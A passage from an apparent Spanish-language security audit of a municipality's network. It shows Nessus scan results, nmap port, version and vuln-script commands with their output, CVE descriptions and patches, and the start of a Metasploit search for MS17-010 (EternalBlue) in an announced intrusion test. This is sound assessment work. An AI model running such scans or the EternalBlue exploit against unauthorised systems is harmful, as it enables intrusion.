


Figura 13. Programación de pruebas por la herramienta Nessus.  
Fuente: Elaboración Propia (2020)

## Resultados

En la Figura 14 mostraremos el consolidado de algunas de las pruebas donde anteriormente explicamos cada color a que nivel pertenece:

BAR-01-001 Configure Audit

[Back to My Scans](#)

---

Hosts 1 Vulnerabilities 65 Remediations 6 History 1

Filter Search Hosts 1 Host


Host	Vulnerabilities
192.168.0.1	<div style="display: flex; align-items: center;"> <div style="width: 25px; height: 25px; background-color: red; margin-right: 5px;"></div> <div style="width: 25px; height: 25px; background-color: orange; margin-right: 5px;"></div> <div style="width: 25px; height: 25px; background-color: yellow; margin-right: 5px;"></div> <div style="width: 25px; height: 25px; background-color: green; margin-right: 5px;"></div> <div style="width: 25px; height: 25px; background-color: blue; margin-left: 5px;"></div> </div> <div style="display: flex; justify-content: space-around; margin-top: 5px;"> <span>25</span> <span>16</span> <span>52</span> <span>9</span> <span>321</span> </div>

### BAR-02-001

[Back to My Scans](#)

Configure

Audit Trail




### BAR-03-001

[Back to My Scans](#)

Configure

Audit Trail




### BAR-06-001

[Back to My Scans](#)

Configure

Audit Trail



### BAR-08-003

[Back to My Scans](#)

Configure

Audit Trail




Figura 14. Resumen de las Pruebas de Vulnerabilidades Nessus.  
Fuente: Elaboración Propia (2020)

Una vez terminada las pruebas se procede a realizar un análisis cuidadosamente de cada vulnerabilidad para poder identificar los posibles riesgos. Para estos nos dirigimos a la pestaña de vulnerabilidades y empezamos a realizar el respectivo análisis.

A continuación, en la Figura 15 veremos cómo se representa cada una de ellas en algunos de nuestros activos:

BAR-08-003 / Microsoft Windows (Multiple Issues) Configure Audit Trail  
[Back to Vulnerabilities](#)

Hosts 1 **Vulnerabilities** 59 Remediations 11 History 1

Search Vulnerabilities  76 Vulnerabilities

<input type="checkbox"/>	Sev	Name	Family	Count	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	CRITICAL	KB4471328: Windows 7...	Windows : Microsoft Bulletins	1	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	CRITICAL	KB4499175: Windows 7...	Windows : Microsoft Bulletins	1	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	CRITICAL	KB4512486: Windows 7...	Windows : Microsoft Bulletins	1	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	CRITICAL	KB4534314: Windows 7...	Windows : Microsoft Bulletins	1	<input type="checkbox"/>	<input type="checkbox"/>

BAR-08-004 Configure Audit Trail  
[Back to My Scans](#)

Hosts 1 **Vulnerabilities** 63 Remediations 5 History 1

Filter Search Vulnerabilities  63 Vulnerabilities

<input type="checkbox"/>	Sev	Name	Family	Count	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	MIXED	2 Microsoft SQL Ser...	Databases	2	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	CRITICAL	Zoom Client for Meetin...	Windows	1	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	MIXED	58 Microsoft Windo...	Windows	58	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	MIXED	8 Apple iTunes (Mul...	Windows	8	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	MIXED	4 Microsoft Windo...	Windows : Microsoft Bulletins	4	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	MIXED	3 Videolan VLC Me...	Windows	3	<input type="checkbox"/>	<input type="checkbox"/>

Figura 15. Lista de Vulnerabilidades Encontradas Nessus.  
 Fuente: Elaboración Propia (2020)

Por último, también evaluaremos vulnerabilidades con la herramienta NMAP la cual nos servirá para identificar de puertos de conexión expuesto en que pueden tener algunos de nuestros activos de información y que nos sirve como complemento a la anterior herramienta además se mostrara paso a paso como identificarlas.

Se procedió de la siguiente manera: instalamos una máquina virtual Kali Linux que inicialmente la utilizaremos para escaneo de puertos e ingresamos a la consola, la cual nos muestra la pantalla como en la Figura 16.




Figura 16. Máquina Virtual Linux Kali  
Fuente: Elaboración Propia (2020)

Como ya tenemos identificados a los activos con sus respectivas IP a los cuales le realizaremos el análisis procedemos a ejecutar el siguiente comando:

*Nmap -sS 192.168.0.184 -T5*

Utilizamos -sS como unas de las técnicas de nmap para el sondeo de puertos y el -T5 que nos indica el temporizado y rendimiento, mientras más alto el número más rápida la prueba, el número mayor es 5. La dirección IP hace referencia al equipo al cual se le hará el análisis.

Se tuvo como resultado un resumen de puertos que se encuentran abierto y adicionalmente nos trae la información del protocolo o el servicio asociado, cabe de anotar cada puerto puede traer consigo una manera diferente o varias de ser vulnerado.

Los equipos a los cuales se le aplico la herramienta son aquellos de menos criticidad en la infraestructura para poder publicarlos resultados del escaneo.

Como resultado del anterior comando se obtuvo los datos de la Figura 17:

**Id Activo: BAR-08-004**

```
kali@kali:~$ sudo nmap -sS 10.0.2.4

Nmap scan report for 10.0.2.4
Host is up (1.0s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
7070/tcp  open  realserver
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
```

Figura 17. Resultado de Escaneo Nmap Activo BAR-08-004  
Fuente: Elaboración Propia (2020)

Una vez identificados los puertos es importante adquirir más información acerca de la versión del protocolo o servicio para identificando de acuerdo con esto más exactamente las posibles vulnerabilidades de cada uno de los puertos. Aplicamos el siguiente comando como se muestra en la Figura 18:

```
kali@kali:~$ sudo nmap -sV 10.0.2.4 -T5

Nmap scan report for 10.0.2.4
Host is up (1.0s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: BARBOSA)
2222/tcp  open  EtherNetIP-1?
3389/tcp  open  ms-wbt-server?
7070/tcp  open  ssl/realserver?
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
```

Figura 18. Escaneo de versión de servicio Nmap Activo BAR-08-004  
Fuente: Elaboración Propia (2020)



En caso de que se quiera a un puerto en específico lo podemos hacer con el siguiente comando:

```
Nmap -sV 10.0.2.4 -T5 -p445
```

Hasta ahora se encontraros los puertos, pero es importante tener en cuenta que nmap posee muchos scripts los cuales son códigos que permite encontrar alguna información más específica acerca de ellos.

Se escoge el puerto 445 de acuerdo con Microsoft es el puerto por el cual Windows admite el tráfico para compartir archivos e impresoras mediante el protocolo Bloque de mensajes de servidor (SMB, Server Message Block) que se hospeda directamente en TCP. Por tal motivo buscando en los scripts de nmap encontramos el siguiente:

#### Smb-protocols

Este script lo que hace es decirnos que versión SMB está habilitada en el equipo que estamos escaneando y se utiliza de la siguiente manera, ver Figura 19:

```
kali@kali:~$ sudo nmap -p445 --script smb-protocols 10.0.2.4
Nmap scan report for 10.0.2.4
Host is up (0.00055s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)

Host script results:
|_ smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|_
```

Figura 19. Versión protocolo SMB  
Fuente: Elaboración Propia (2020)

Con este resultado confirmamos que tenemos SMBv1 es decir que está habilitada la versión 1, además nos dice que es peligrosa. SMB tiene tres versiones por lo que debemos de evaluar de manera inmediata la actualización de ese servicio.

Hasta ahora vamos teniendo muy información en nuestro análisis a los nos conlleva a ir determinado o definiendo los posibles controles.

Otros de scripts importantes de nmap es:

## Vuln

Este nos ayuda a buscar las vulnerabilidades que reconoce la herramienta sobre el puerto que estamos analizando. Por lo que se ejecutara de la siguiente manera:

```
Nmap -p445 --script vuln 10.0.2.4
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:CF:BA:FC (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft
SMBv1 servers (ms17-010).
  Disclosure date: 2017-03-14
  References:
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Nmap done: 1 IP address (1 host up) scanned in 28.91 seconds
```

Figura 20. Análisis de Vulnerabilidad al Puerto 445  
Fuente: Elaboración Propia (2020)

De acuerdo con el resultado de la Figura 20 encontramos la vulnerabilidad asociada ms17-010 con id CVE-2017-0143 la cual se estudiará más adelante que realmente puede hacer. Se revisa varios equipos de los cuales la mayoría tiene la misma versión SMB por lo consiguiente la misma vulnerabilidad.

Aprovechando la herramienta revisamos otro equipo:

**Id Activo: BAR-08-004**

```
kali@kali:~$ sudo nmap --script vuln 192.168.1.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-23 18:41 EDT
Nmap scan report for 192.168.1.239
Host is up (1.0s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2222/tcp  open  EtherNetIP-1
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3389/tcp  open  ms-wbt-server
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
ssl-dh-params:
VULNERABLE:
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
Modulus Type: Safe prime
Modulus Source: RFC2409/Oakley Group 2
Modulus Length: 1024
Generator Length: 1024
Public Key Length: 1024
References:
https://weakdh.org
-sslv2-drown:
```

Figura 21. Escaneo Nmap BAR-08-004  
Fuente: Elaboración Propia (2020)

Ya se ha encontrado vulnerabilidades que poseen algunas de las máquinas de la entidad en los escaneos realizados en las Figura 20 y Figura 21, además el comando Nmap es muy útil para verificar que puertos están abiertos, una vez utilizado las herramientas continuaremos con la siguiente actividad de la fase de descubrimiento.

Se estudia detalladamente algunas vulnerabilidades de mayor gravedad de seguridad para poder hacer una identificación de los posibles riesgos que afronta nuestros activos de información, las cuales se describen en la Tabla 14 :

#	Riesgos
1	Sistemas de cifrado inseguros
2	Usuarios autenticados remotos afecten la información.
3	No Hay Auditorias
4	La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto.
5	Denegación de Servicios
6	Elevación de privilegios a Usuarios
7	Interceptación de Trafico
8	Inicios de Sesion sin contraseñas
9	No hay una identificación de Puertos con sus respectivos servicios
10	Accesos sin autorización
11	Software instalado sin previa autorización.

Tabla 14. Identificación de los Riesgos Alcaldía Barbosa.  
Fuente: Elaboración Propia (2020)

Luego de haber identificado los riesgos que puede generar una amenaza a nuestros activos de información, de analizar las vulnerabilidades descubiertas, antes de empezar a proponer y revisar las medidas o controles que se tendrán en cuenta y plantearan debido a las vulnerabilidades encontradas es importante dar una descripción de estas vulnerabilidades con fin dar una claridad de cómo se identificaron los riesgos en cada uno de los activos de información y con su posible solución que en muchos de los casos las herramientas lo sugieren y nos servirán como ayuda para proponer los controles.

Los programas utilizados en la fase de descubrimiento o escaneo nos dan la descripción de los hallazgos por lo que utilizamos de nuevo la herramienta para extraer esta información y poder entender el daño que puede causar una amenaza:

**ID Activo: BAR-01-001:**

**Vulnerabilidades:**

- El host remoto de Windows se ve afectado por múltiples vulnerabilidades.

**Descripción**

Al host remoto de Windows le falta la actualización de seguridad 4537764. Por lo tanto, está afectado por múltiples vulnerabilidades:

Existe una vulnerabilidad de elevación de privilegios cuando el kernel de Windows no puede manejar correctamente los objetos en la memoria. Un atacante que aprovechara esta vulnerabilidad con éxito podría ejecutar código arbitrario en modo kernel. Un atacante podría

instalar programas; ver, cambiar o eliminar datos; o crear nuevas cuentas con derechos de usuario completos. (CVE-2020-0670)

Existe una vulnerabilidad de ejecución remota de código en el Cliente de escritorio remoto de Windows cuando un usuario se conecta a un servidor malicioso. Un atacante que explotara con éxito esta vulnerabilidad podría ejecutar código arbitrario en la computadora del cliente que se conecta. Un atacante podría instalar programas; ver, cambiar o eliminar datos; o crear nuevas cuentas con derechos de usuario completos. (CVE-2020-0681, CVE-2020-0734, CVE-2020-0817)

Existe una vulnerabilidad de corrupción de memoria cuando Windows Media Foundation trata incorrectamente los objetos en la memoria. Un atacante que aprovechara la vulnerabilidad con éxito podría instalar programas; ver, cambiar o eliminar datos; o crear nuevas cuentas con derechos de usuario completos. Hay varias formas en que un atacante podría aprovechar la vulnerabilidad, como convencer a un usuario para que abra un documento especialmente diseñado o convencer a un usuario para que visite una página web maliciosa. La actualización de seguridad corrige la vulnerabilidad al corregir cómo Windows Media Foundation trata los objetos en la memoria. (CVE-2020-0738)

Existe una vulnerabilidad de divulgación de información en la forma en que los navegadores de Microsoft afectados manejan las solicitudes de origen cruzado. Un atacante que explotara con éxito esta vulnerabilidad podría determinar el origen de todas las páginas web en el navegador afectado. (CVE-2020-0706)

Existe una vulnerabilidad de elevación de privilegios cuando el IME de Windows trata incorrectamente la memoria. (CVE-2020-0707)

Existe una vulnerabilidad de elevación de privilegios cuando el controlador del Sistema de archivos de registro común de Windows (CLFS) trata incorrectamente los objetos en la memoria. Un atacante que aprovechara esta vulnerabilidad con éxito podría ejecutar procesos en un contexto elevado. (CVE-2020-0657)

Existe una vulnerabilidad de elevación de privilegios en Windows cuando el componente Win32k no puede manejar correctamente los objetos en la memoria. Un atacante que aprovechara esta vulnerabilidad con éxito podría ejecutar código arbitrario en modo kernel. Un atacante podría instalar programas; ver, cambiar o eliminar datos; o crear nuevas cuentas con derechos de usuario completos. (CVE-2020-0719, CVE-2020-0720, CVE-2020-0721, CVE-2020-0722,

CVE-2020-0723, CVE-2020-0724, CVE-2020-0725, CVE-2020-0726, CVE-2020-0731)

Existe una vulnerabilidad de elevación de privilegios cuando Connected User Experiences and Telemetry Service maneja incorrectamente las operaciones de archivos. Un atacante que explotara con éxito esta vulnerabilidad podría obtener privilegios elevados en el sistema de la víctima. (CVE-2020-0727)

Existe una vulnerabilidad de elevación de privilegios cuando el Servicio de perfil de usuario de Windows (ProfSvc) trata incorrectamente los enlaces simbólicos. Un atacante que aprovechara esta vulnerabilidad con éxito podría eliminar archivos y carpetas en un contexto elevado. (CVE-2020-0730)

Existe una vulnerabilidad de información cuando el Servicio de instalación de módulos de Windows revela incorrectamente la información del archivo.

La explotación exitosa de la vulnerabilidad podría permitir al atacante leer cualquier archivo en el sistema de archivos. (CVE-2020-0728)

Solución: Aplique la actualización acumulativa KB4537764

- El servidor web remoto se ve afectado por múltiples vulnerabilidades.

Una vulnerabilidad de falsificación de solicitudes entre sitios (CSRF) en su interfaz REST. Se puede engañar a un usuario autenticado para que visite una página web que aproveche esta vulnerabilidad para cargar un archivo WAR arbitrario en el servidor GlassFish, que luego se ejecuta con las credenciales de GlassFish. (CVE-2012-0550)

Una vulnerabilidad de secuencias de comandos entre sitios (XSS) en su interfaz administrativa. Esta vulnerabilidad permite que JavaScript se ejecute en el contexto de la interfaz administrativa GlassFish, lo que puede resultar en el robo de las credenciales de un usuario autenticado para su uso en ataques posteriores. (CVE-2012-0551)

Solución: Actualice a GlassFish Server 3.1.1.3 o posterior.

#### **ID Activo: BAR-02-001:**

##### **Vulnerabilidades:**

- El servicio remoto cifra el tráfico utilizando un protocolo con debilidades conocidas.

#### Descripción

El servicio remoto acepta conexiones encriptadas usando SSL 2.0 y /o SSL 3.0. Estas versiones de SSL se ven afectadas por varios defectos criptográficos, que incluyen:

Un esquema de relleno inseguro con cifrados CBC.

Renegociación de sesiones inseguras y esquemas de reanudación.

Un atacante puede explotar estos defectos para realizar ataques de intermediario o para descifrar las comunicaciones entre el servicio afectado y los clientes.

Aunque SSL / TLS tiene un medio seguro para elegir la versión más compatible del protocolo (para que estas versiones se usen solo si el cliente o el servidor no admiten nada mejor), muchos navegadores web implementan esto de una manera insegura que permite a un atacante degradar una conexión (como en POODLE). Por lo tanto, se recomienda que estos protocolos se deshabiliten por completo.

NIST ha determinado que SSL 3.0 ya no es aceptable para comunicaciones seguras. A partir de la fecha de cumplimiento que se encuentra en PCI DSS v3.1, cualquier versión de SSL no cumplirá con la definición de PCI 'SSC de' criptografía sólida '.

Solución: Consulte la documentación de la aplicación para deshabilitar SSL 2.0 y 3.0. Utilice TLS 1.2 (con conjuntos de cifrados aprobados) o superior en su lugar.

- Una utilidad de compresión instalada en el host remoto de Windows se ve afectada por una vulnerabilidad de denegación de servicio.

#### Descripción

La versión de 7-Zip instalada en el host remoto de Windows es anterior a la 16.03. Por lo tanto, se ve afectado por un defecto de denegación de servicio (DoS) debido a un defecto de referencia de puntero nulo.

Solución: Actualice a 7-Zip versión 16.03 o posterior.

**ID Activo: BAR-03-001:**

**Vulnerabilidades:**

El host remoto de Windows se ve potencialmente afectado por una vulnerabilidad de elevación de privilegios.

#### Descripción

El host remoto de Windows se ve potencialmente afectado por una vulnerabilidad en la forma en que Active Directory distribuye las contraseñas configuradas mediante las preferencias de la directiva de grupo. Esto podría permitir que un atacante remoto recupere y descifre las contraseñas almacenadas con las preferencias de la directiva de grupo.

Las siguientes extensiones de preferencias de política de grupo se ven afectadas:

- Usuario local y grupo
- Unidades mapeadas
- servicios
- Tareas programadas (Uplevel)
- Tareas programadas (nivel inferior)
- Tareas inmediatas (Uplevel)
- Tareas inmediatas (nivel inferior)
- Fuentes de datos

Tenga en cuenta que esta actualización no elimina ningún Objeto de directiva de grupo (GPO) existente. Los GPO que usan las preferencias de política de grupo mencionadas deberán actualizarse para no distribuir contraseñas.

Solución: Microsoft ha lanzado un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 8, 2012, 8.1 y 2012 R2.

- El host remoto de Windows se ve afectado por múltiples vulnerabilidades.

#### Descripción

Al host remoto de Windows le falta la actualización de seguridad 4038779 o la actualización acumulativa 4038777. Por lo tanto, está afectado por múltiples vulnerabilidades:

Existe una condición de carrera que podría conducir a una vulnerabilidad de ejecución remota de código en los Servicios de sesión de NetBT cuando NetBT no puede mantener ciertos requisitos de secuencia. (CVE-2017-0161)



Existe una vulnerabilidad de suplantación de identidad en la implementación de Microsoft de la pila Bluetooth. Un atacante que explotara con éxito esta vulnerabilidad podría realizar un ataque de hombre en el medio y obligar a la computadora de un usuario a enrutar el tráfico sin saberlo a través de la computadora del atacante. El atacante puede monitorear y leer el tráfico antes de enviarlo al destinatario previsto. (CVE-2017-8628)

Existe una vulnerabilidad de elevación de privilegios en Windows cuando el controlador de modo kernel de Windows no puede manejar correctamente los objetos en la memoria. Un atacante que aprovechara esta vulnerabilidad con éxito podría ejecutar código arbitrario en modo kernel. Un atacante podría instalar programas; ver, cambiar o eliminar datos; o crear nuevas cuentas con derechos de usuario completos. Para aprovechar esta vulnerabilidad, un atacante primero tendría que iniciar sesión en el sistema. Un atacante podría ejecutar una aplicación especialmente diseñada que podría aprovechar la vulnerabilidad y tomar el control de un sistema afectado. La actualización corrige esta vulnerabilidad al corregir cómo el controlador en modo kernel de Windows maneja los objetos en la memoria. (CVE-2017-8675)

Existe una vulnerabilidad de divulgación de información en la forma en que la Interfaz de dispositivo gráfico de Windows (GDI) maneja objetos en la memoria, lo que permite a un atacante recuperar información de un sistema de destino. Por sí mismo, la divulgación de información no permite la ejecución de código arbitrario; sin embargo, podría permitir la ejecución de código arbitrario si el atacante lo usa en combinación con otra vulnerabilidad. (CVE-2017-8676)

Solución: Aplique la actualización de seguridad solamente KB4038779 o la actualización acumulativa KB4038777, así como consulte el artículo de KB para obtener información adicional.

#### **Id Activo: BAR-08-004**

##### **Vulnerabilidades:**

Una vulnerabilidad ha sido encontrada en Microsoft Windows (Operating System) y clasificada como extremadamente crítica. Una función desconocida del componente SMB es afectada por esta

vulnerabilidad. Por la manipulación de un input desconocido se causa una vulnerabilidad de clase desbordamiento de búfer. Esto tiene repercusión sobre la confidencialidad, integridad y disponibilidad.

El error fue descubierto el 2017-03-14. La vulnerabilidad fue publicada el 2017-03-14 con identificación MS17-010 con un bulletin (Technet) (confirmado). El advisory puede ser descargado de [technet.microsoft.com](http://technet.microsoft.com). La vulnerabilidad es identificada como CVE-2017-0143. La vulnerabilidad es relativamente popular y aunque es muy compleja. El ataque puede ser realizado a través de la red. La explotación no requiere ninguna forma de autenticación. No son conocidos los detalles técnicos, pero hay un exploit público disponible.

Un exploit ha sido desarrollado por Sean Dillon en Python y publicado 2 meses después del anuncio. Fue declarado como altamente funcional. El exploit puede ser descargado de [exploit-db.com](http://exploit-db.com). Para el scanner Nessus se dispone de un plugin ID 97833 (MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)), que puede ayudar a determinar la existencia del riesgo analizado.

Solución: Aplicando el parche MS17-010 es posible eliminar el problema. El parche puede ser descargado de [technet.microsoft.com](http://technet.microsoft.com). Una solución posible ha sido publicada inmediatamente después de la publicación de la vulnerabilidad.

## **Fase de Ejecución**

En esta parte empezamos a validar si algunas de las vulnerabilidades realmente representan una amenaza, para lo que se hará una prueba de intrusión para explotar la vulnerabilidad por medio de un ataque utilizando un equipo con Kali Linux y en el caso que el ataque sea exitoso aislarlo y proponer la diferentes controles para mitigar el riesgo.

En la fase anterior por medio de la herramienta Nmap se pudo detectar una vulnerabilidad identificada como CVE-2017-0143 y conocida como ETERNALBLUE es de resaltar que documentándonos con respecto a esto se obtiene que este hallazgo tiene repercusión sobre la confidencialidad, integridad y disponibilidad. Esta vulnerabilidad se considera en un nivel gravedad alto. Por lo que procedemos hacer respectiva prueba:



```

msf5 > search ms17-010

Matching Modules
=====
# Name Description Disclosure Date Rank
- - - - -
0 auxiliary/admin/smb/ms17_010_command 2017-03-14 norma
